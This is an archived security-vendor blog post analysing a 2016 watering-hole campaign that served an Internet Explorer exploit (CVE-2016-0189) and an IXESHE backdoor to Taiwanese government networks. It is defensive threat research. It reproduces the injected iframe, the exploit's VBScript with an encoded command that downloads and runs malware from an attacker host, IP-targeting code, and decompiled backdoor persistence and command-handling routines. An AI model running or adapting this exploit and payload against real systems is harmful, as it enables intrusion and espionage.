CNACOM Open Source Exploitation via Strategic Web Compromise

By Ed Miles

Published: 2016-12-01 · Archived: 2026-04-05 12:37:45 UTC

Introduction

Since a full proof of concept for CVE-2016-0189 vulnerability was published on GitHub, Zscaler ThreatLabZ has been closely tracking its proliferation. The first copying of the exploit code we spotted was from the Sundown exploit kit (EK), followed closely by Magnitude and a resurgent KaiXin EK. In addition to the commoditized EKs, this exploit code has been leveraged in numerous one-shot and gated web-exploitation campaigns, delivered through a mix of the usual malvertising networks and compromised websites.

This blog details CNACOM, a web-based campaign that appears to be related to a well-known nation-state actor more commonly associated with spear-phishing attacks.

Infection Cycle



Figure 1 - An overview of the campaign's infection flow, highlighting the targeted organizations

On November 7, we spotted a malicious injection on the registration page of a major Taiwanese public service website. An iframe was injected into the footer of the page, which then loaded a unique landing page containing the CVE-2016-0189 exploit code.

```
    <map name="Map">
        <area shape="RECT" coords="297,66,421,82" href=" http://[redacted]"
            alt="">
    </map>
  <iframe name="abc" width=0 height=0      frameborder=0 src="http://cnacom-organied.rhcloud.com/cnaindex.php"></iframe>
</body>
</html>
```

Figure 2 - An injected iframe with the name "abc" redirects visitors to the attack code

The landing page, hosted on an RHCloud virtual private server (VPS), begins with a nearly identical copy of the GitHub-published code, though the payload invocation appears to use a sandbox escape via CVE-2015-0116.

```
            x = UnEscape(c)
            aw = Null
            Set aw = New ArrayWrapper
            Dim o
            o = aw.A(arg1, 2)
            leakMem = o
        End Function

        Sub overwrite (arg1, addr)
            d = prefix & "%u400C%u0000%u0000%u0000"
            c = d & intToStr(addr) & b
            x = UnEscape(c)
            aw = Null
            Set aw = New ArrayWrapper
            aw.A(arg1, 2) = CSng(0)
        End Sub

        Function abc (arg1)
            Dim addr
            Dim csession
            Dim olescript
            Dim mem
            Set dm = New Dummy
            addr = getAddr(arg1, dm)
            mem = leakMem(arg1, addr + 8)
            csession = strToInt(Mid(mem, 3, 2))
            mem = leakMem(arg1, csession + 4)
            olescript = strToInt(Mid(mem, 1, 2))
            overwrite arg1, olescript + &H174
            Set Object=CreateObject("MSTSWebProxy.MSTSWebProxy.1")
            mstsc = UnEscape("%63%6D%64%2E%65%78%65")
            url="http://cnacom-organied.rhcloud.com/cnacom.exe"
            str=UnEscape("%2F%71%20%2F%63%20%63%64%20%2F%64%20%22%25%74%6D%70%25%22%20%26%26%20%65%63%68%6F%20%66%75%6E%63%74%69%6F%6E%20%48%
            28%67%29%7B%76%61%72%20%54%3D%75%28%30%29%2C%64%3D%57%28%54%2B%22%2E%22%2B%54%2B%75%28%31%29%29%3B%64%5B%22%5C%78%37%33%65%74%5C%
            78%35%30%72%6F%5C%78%37%38%79%22%5D%28%6E%29%3B%64%2E%6F%70%65%6E%28%75%28%32%29%2C%67%28%30%29%2C%6E%29%3B%64%5B%22%5C%78%35%33%
            65%6E%5C%78%36%34%22%5D%3B%69%66%28%30%33%31%30%3D%3D%64%2E%73%74%61%74%75%73%29%72%65%74%75%72%6E%20%64%5B%22%72%65%73%5C%78%37%
            30%6F%5C%78%36%65%5C%78%37%33%65%5C%78%35%34%65%78%74%22%5D%7D%3B%45%3D%22%57%69%6E%48%54%54%50%4D%52%65%71%75%65%73%74%2E%35%2E%
            31%4D%47%45%54%4D%53%63%72%69%70%74%69%6E%67%2E%46%69%6C%65%53%79%73%74%65%6D%4F%62%6A%65%63%74%4D%57%53%63%72%69%70%74%2E%53%68%
            65%6C%22%2B%22%6C%4D%41%44%4F%44%42%2E%53%74%72%65%61%6D%4D%65%72%6F%4D%2E%65%78%22%2C%75%3D%66%75%6E%63%74%69%6F%6E%28%78%29%7B%
            72%65%74%75%72%6E%20%45%2E%73%70%6C%69%74%28%22%5C%78%34%64%22%29%5B%78%5D%7D%2C%4A%3D%41%63%74%69%76%65%58%4F%62%6A%65%63%74%2C%
            57%3D%66%75%6E%63%74%69%6F%6E%28%76%29%7B%72%65%74%75%72%6E%20%6E%65%77%20%4A%28%76%29%7D%3B%74%72%79%7B%45%2B%3D%22%65%4D%47%65%
            74%54%65%22%2B%22%6D%70%4E%61%6D%65%4D%63%68%61%72%43%6F%64%65%41%74%4D%69%73%6F%2D%38%38%35%39%2D%31%4D%4D%69%6E%64%65%78%4F%22%
            2B%22%66%4D%2E%64%22%2B%22%6C%6C%4D%53%63%72%22%2B%22%69%70%74%46%22%2B%22%75%6C%6C%4E%61%22%2B%22%6D%65%4D%6A%6F%22%2B%22%69%6E%
            4D%72%22%2B%22%75%6E%4D%20%2F%63%20%4D%20%2F%73%20%22%3B%76%61%72%20%71%3D%57%28%75%28%33%29%29%2C%6A%3D%57%28%75%28%34%29%29%2C%
            73%3D%57%28%75%28%35%29%29%2C%70%3D%75%28%37%29%2C%6E%3D%30%2C%4C%3D%57%53%63%72%69%70%74%5B%75%28%31%34%29%5D%2C%76%3D%75%28%39%
            29%2C%6D%3D%57%53%63%72%69%70%74%2E%41%72%67%75%6D%65%6E%74%73%3B%73%2E%54%79%70%65%3D%32%3B%63%3D%71%5B%75%28%38%29%5D%28%29%3B%
            73%2E%43%68%61%72%73%65%74%3D%75%28%30%31%32%29%3B%73%2E%4F%70%65%6E%28%29%3B%69%3D%48%28%6D%29%3B%73%2E%77%72%69%74%65%74%65%78%
            74%28%69%29%3B%73%2E%73%61%76%65%74%6F%66%69%6C%65%28%63%2C%32%29%3B%73%2E%43%6C%6F%73%65%28%29%3B%6A%5B%75%28%31%36%29%5D%28%22%
            63%6D%5C%78%36%34%22%2B%70%2B%75%28%31%37%29%2B%63%2C%30%29%7D%63%61%74%63%68%28%59%29%7B%7D%71%5B%22%44%65%5C%78%36%63%65%74%5C%
            78%36%35%5C%78%36%36%69%6C%65%22%5D%28%4C%29%3B%3E%4B%6D%66%6F%51%6A%72%34%65%20%26%26%20%73%74%61%72%
            74%20%77%73%63%72%69%70%74%20%2F%2F%42%20%2F%2F%45%3A%4A%53%63%72%69%70%74%20%4B%6D%66%6F%51%6A%72%34%65%20%22")&url&
            Chr(34)
                    Object.StartRemoteDesktop mstsc,str
        End Function

        Function triggerBug
            aw.Resize()
            Dim i
            For i = 0 To 32
                y(i) = Mid(x, 1, 24000)
            Next
        End Function
    </script>


<script type="text/javascript">


var addr = "[redacted]";


function intToInt(IP) {
```

Figure 3 - A VBScript function named "abc" uses a combination of CVE-2016-0189 as well as what appears to be CVE-2015-0116 to gain code execution outside of the Internet Explorer (IE) sandbox

Following the exploit code, things get a lot more interesting. The user's external IP address is stored as a string and an *ipToInt()* function is defined, followed by a set of subroutines to collect details from the user machine. The code gathers the OS version, browser name, version, and language setting, Flash and Java versions, installed Office version, and finally the raw User-Agent string from the browser. This is all sent to the RHCloud host via a GET request.

```
184
185     this.GetOfficeInfo = function ()
186 {
187         var version = 'unknown';
188
189         if(this.Bs_Name=='IE')
190     {
191
192   var types = new Array();
193   for (var i=1; i <= 5; i++) {
194     try {
195       types[i-1] = typeof(new ActiveXObject("SharePoint.OpenDocuments." + i.toString()));
196     }
197     catch (e) {
198       types[i-1] = null;
199     }
200   }
201
202   if (types[0] == 'object' && types[1] == 'object' && types[2] == 'object' &&
203       types[3] == 'object' && types[4] == 'object')
204   {
205     version = "2012";
206   }
207   else if (types[0] == 'object' && types[1] == 'object' && types[2] == 'object' &&
208            types[3] == 'object' && types[4] == null)
209   {
210     version = "2010";
211   }
212   else if (types[0] == 'object' && types[1] == 'object' && types[2] == 'object' &&
213            types[3] == null && types[4] == null)
214   {
215     version = "2007";
216   }
217   else if (types[0] == 'object' && types[1] == 'object' && types[2] == null &&
218            types[3] == null && types[4] == null)
219   {
220     version = "2003";
221   }
222   else if (types[0] == 'object' && types[1] == null && types[2] == null &&
223            types[3] == null && types[4] == null)
224   {
225
226     version = "xp";
227   }
228   else {
229   }
230     }
231   return version;
232 }
233
234
235     this.OfficeInfo = me.GetOfficeInfo();
236
237
```

Figure 4 - The landing page collects many aspects of the user's platform, including MS Office version information

After the fingerprinting code, the user's IP address is checked against Taiwanese government network ranges. If the user is coming from one of the targeted networks and is using a version of Internet Explorer, exploitation will be attempted.

```
var ist1 = ipToInt("210.69.210.1");     //inetnum:        210.69.210.0 - 210.69.210.255
var ied1 = ipToInt("210.69.210.255");   //netname:        MINISTRY-OF-FORE-TP-TW


var ist2 = ipToInt("163.29.148.1");     //inetnum:        163.29.148.0 - 163.29.149.255
var ied2 = ipToInt("163.29.149.255");   //netname:        MIL-NET

var ist3 = ipToInt("117.56.25.1");      //inetnum:        117.56.0.0 - 117.56.255.255
var ied3 = ipToInt("117.56.25.255");    //netname:        GSN-NET

var ist4 = ipToInt("61.60.56.1");       //inetnum:        61.60.56.0 - 61.60.56.127
var ied4 = ipToInt("61.60.56.255");     //netname:        MINISTRY-OF-NATI-TY-TW


var ist5 = ipToInt("61.60.96.1");       //inetnum:        61.60.96.0 - 61.60.96.255
var ied5 = ipToInt("61.60.96.255");     //netname:        EXECUTIVE-YUAN-N-TP-TW


var ist6 = ipToInt("210.69.186.1");     //inetnum:        210.69.186.0 - 210.69.186.255
var ied6 = ipToInt("210.69.186.255");   //netname:        CENTRAL-PERSONNE-TP-TW

var ist7 = ipToInt("210.69.7.1");       //inetnum:        210.69.7.0 - 210.69.7.255
var ied7 = ipToInt("210.69.7.255");     //netname:        EXECUTIVE-YUAN-D-TP-TW


var ist8 = ipToInt("163.29.159.1");     //inetnum:        163.29.159.0 - 163.29.159.255
var ied8 = ipToInt("163.29.159.255");   //netname:        BUREAU-OF-FOREIG-TP-TW

var ist9 = ipToInt("163.29.48.1");      //inetnum:        163.29.48.0 - 163.29.48.255
var ied9 = ipToInt("163.29.50.255");    //netname:        MINISTRY-OF-COMM-TP-TW

var ip = ipToInt(addr);                 // addr stores the IP address of the client


var CMInfo = new ClientMentInfo();      // collects client information and submits it via HTTPS callback
if( (ip >= ist1 && ip <=ied1)  ||(ip >= ist2 && ip <=ied2) ||(ip >= ist3 && ip <=ied3)  || (ip >= ist4 && ip <=ied4) ||(ip >= ist5 && ip <=
    ied5) || (ip >= ist6 && ip <=ied6) || (ip >= ist7 && ip <=ied7) || (ip >= ist8 && ip <=ied8) || (ip >= ist9 && ip <=ied9)  )
{
    var ua = navigator.userAgent.toLowerCase();
    var browser= readBrowserVersion();

    if (browser == "IE")
    {
            function strToInt(s){return s.charCodeAt(0) | (s.charCodeAt(1) << 16);}
            function intToStr(x){return String.fromCharCode(x & 0xffff) + String.fromCharCode(x >> 16);}
            var o;
            o = {"valueOf":function(){triggerBug();return 1;}};     // set up trigger object
            setTimeout(function() {abc(o);}, 50);                   // trigger exploit and fetch/run malware via Powershell


    }
}

</script>

</body>

</html>
```

Figure 5 - The exploitation routine will be triggered for any Internet Explorer version, as long as the user's IP address is in one of the nine target networks

ThreatLabZ was able to follow the infection cycle and download a sample that appears to be a variant of the IXESHE AES malware. IXESHE is a family of backdoor malware known to be utilized by an attack group identified by various names including the IXESHE label, APT12, Numbered Panda, and DynCalc.

```
mov     [ebp+hardcoded_ip], '2.47'
mov     [ebp+var_4A84], '2.00'
mov     [ebp+var_4A80], '2.41'
mov     [ebp+var_4A7C], '62'
mov     [ebp+var_4A7A], bl
```

Stack string: 74.200.214.226\0

```
mov     [ebp+szServerName], '5'
mov     [ebp+var_206B], '2'
mov     [ebp+var_206A], '.'
mov     [ebp+var_2069], '4'
mov     [ebp+var_2068], '3'
mov     [ebp+var_2067], '.'
mov     [ebp+var_2066], '3'
mov     [ebp+var_2065], '9'
mov     [ebp+var_2064], '.'
mov     [ebp+var_2063], '1'
mov     [ebp+var_2062], '3'
mov     [ebp+var_2061], '9'
mov     [ebp+var_2060], bl
```

Stack string: 52.43.39.139\0

Figure 6 - **Upper**: among other changes seen, the new variant builds stack strings up to 4 bytes at a time. **Lower**: old variants do it byte-by-byte

Upon execution, the malware gathers the Windows username, hostname, local IP address, and Windows version. The hostname is fed to a PJW hash, or ElfHash function to generate a machine ID used in callbacks. The last step before initiating the C&C check-in is to achieve persistence by installing a run key in HKCU\Software\Microsoft\Windows\CurrentVersion\Run\Messenger.

```
unsigned int create_persistence_key()
{
...
  strcpy(&SubKey, "Software\\Microsoft\\Windows\\CurrentVersion\\Run");
  strcpy(&ValueName, "Messenger");
  GetModuleFileNameA(0, &Filename, 0x100u);
  if ( RegCreateKeyExA(HKEY_CURRENT_USER, &SubKey, 0, 0, 0, 0xF003Fu, 0, &phkResult, 0) )
    return 0x80000002;
  if ( RegSetValueExA(phkResult, &ValueName, 0, 1u, &Filename, strlen((const char *)&Filename)) )
  {
    RegCloseKey(phkResult);
    result = 0x80000003;
  }
  else
  {
    RegCloseKey(phkResult);
    result = 0;
  }
  return result;
}
```

Figure 7 - Simplified decompiled code for the persistence mechanism shows the Run key utilized

This sample uses almost similar communication techniques as previous variants, with the addition of SSL. In our observations, we saw the server present a self-signed certificate with short, random-looking strings in the informational fields.



Figure 8 - A self signed certificate is used for the C&C server

Callback URLs

- /CEL%d=%d.cgi?%s - check-in at startup (and after certain C&C reset/error conditions)
- /DES%d=%d.cgi?%s - standard beacon, check for command
- /RES%d=%d.cgi?%s - response to rsh command
- /SDU%d=%d.cgi?%s - error response
- /SUS%d=%d.cgi?%s - check-out after receiving shutdown message

As can be seen above, the callback URLs utilize the same general format: three capital letters denoting the response function or condition, an integer representing the *PJW/ElfHash* based host ID, an equal sign ("="), a random integer, the string ".cgi?", and a base64 response blob (which in some cases simply encodes another random integer). The following regular expression matches this variant's URL path/query components: [CDRS][EDU][LSU]\d+=\d+\.cgi\?[a-zA-Z0-9=\+\/]+.

```
341             while ( 1 )
342             {
343               strcpy(cmd_shut, "/shut");
344               strcpy(cmd_put, "/put ");
345               strcpy(cmd_EROR, "EROR ");
346               str_pmt_tilde = 'pmt~';
347               v76 = 0;
348               strcpy(cmd_sleep, "/sleep ");
349               strcpy(cmd_rsh, "/rsh ");
350               strcpy(cmd_run, "/run ");
351               v74 = 0;
352               if ( !_strnicmp(&CommandLine, cmd_shut, strlen(cmd_shut)) ) // shutdown command?
353                 break;
354               if ( !_strnicmp(&CommandLine, cmd_put, strlen(cmd_put)) ) // file put command?
355               { ...
429               }
430               else
431               {
432                 if ( !_strnicmp(&CommandLine, cmd_EROR, strlen(cmd_EROR)) ) // server error condition?
433                 { ...
437                 }
438                 if ( !_strnicmp(&CommandLine, cmd_sleep, strlen(cmd_sleep)) ) // sleep command?
439                 { ...
456                 }
457                 else if ( !_strnicmp(&CommandLine, cmd_rsh, strlen(cmd_rsh)) ) // rsh command?
458                 { ...
562                 }
563                 else if ( !_strnicmp(&CommandLine, cmd_run, strlen(cmd_run)) ) // run command?
564                 { ...
594                 }
595                 else // invalid command
596                 { ...
612                 }
613                 memset(&WideCharStr, 0, 0x7D0u);
614                 if ( !MultiByteToWideChar(3u, 0, &CommandLine, strlen(&CommandLine), &WideCharStr, 1000) )
615                   goto LABEL_95;
616                 if ( b64_encode(&WideCharStr, 2 * wcslen(&WideCharStr), (int)&url_buffer, 2048) == -1 )
617                   goto LABEL_95;
618                 v68 = rand();
619                 sprintf(&v91, SDU_FMT, elfhashed_args, v68, &url_buffer);
620                 if ( !do_http_request((int)v117, (int)&v91, (LPCWSTR)&CommandLine, (int)&v80) )
621                   goto LABEL_95;
622                 strcpy(dash_OK_SDU, "-OK SDU");
623                 dash_OK_SDU[0] = '+';
624                 if ( !_stricmp(&CommandLine, dash_OK_SDU) )
625                 {
626                   LABEL_94:
627                   v69 = rand();
628                   Sleep(1000 * (v69 % 5 + 8));
629                   goto LABEL_95;
630                 }
631               }
632             }
```

Figure 9 - A collapsed view of the decompiled C&C command processing code shows handling for multiple input commands and several response types

Unlike many historical IXESHE samples, it appears that this variant doesn't utilize campaign codes embedded in the malware itself. This may be due to a more centralized tracking system that only relies on the malware reporting a machine ID.

Conclusion

This analysis represents a snapshot of recent activity related to the CNACOM campaign. Additionally, we have identified an exploitation campaign active in August 2015 that appears to have utilized the HackingTeam Flash exploit for CVE-2015-5122, though the landing page at that time targeted a different set of Taiwanese government networks. Whether or not the threat actor behind this campaign is actually the group named APT12, the targeting of Taiwanese government networks and the similarity of this strain to historic IXESHE samples provide strong reasons for suspicion.

Zscaler ThreatlabZ will continue to monitor activity from this group ensuring protection against this threat.

Indicators of Compromise

```
Filename: cnacom.exe
Source: cnacom-organied.rhcloud\.com/cnacom.exe
MD5: ACFA9C664016BFE5DB92557E923744F0
Compile Time: 11/04/2016 11:56:27
Hardcoded User-Agent: Mozilla/5.0 (Windows NT 6.1; rv:43.0) Gecko/20100101 Firefox/43.0
C&C: 74.200.214.226
```

Explore more Zscaler blogs
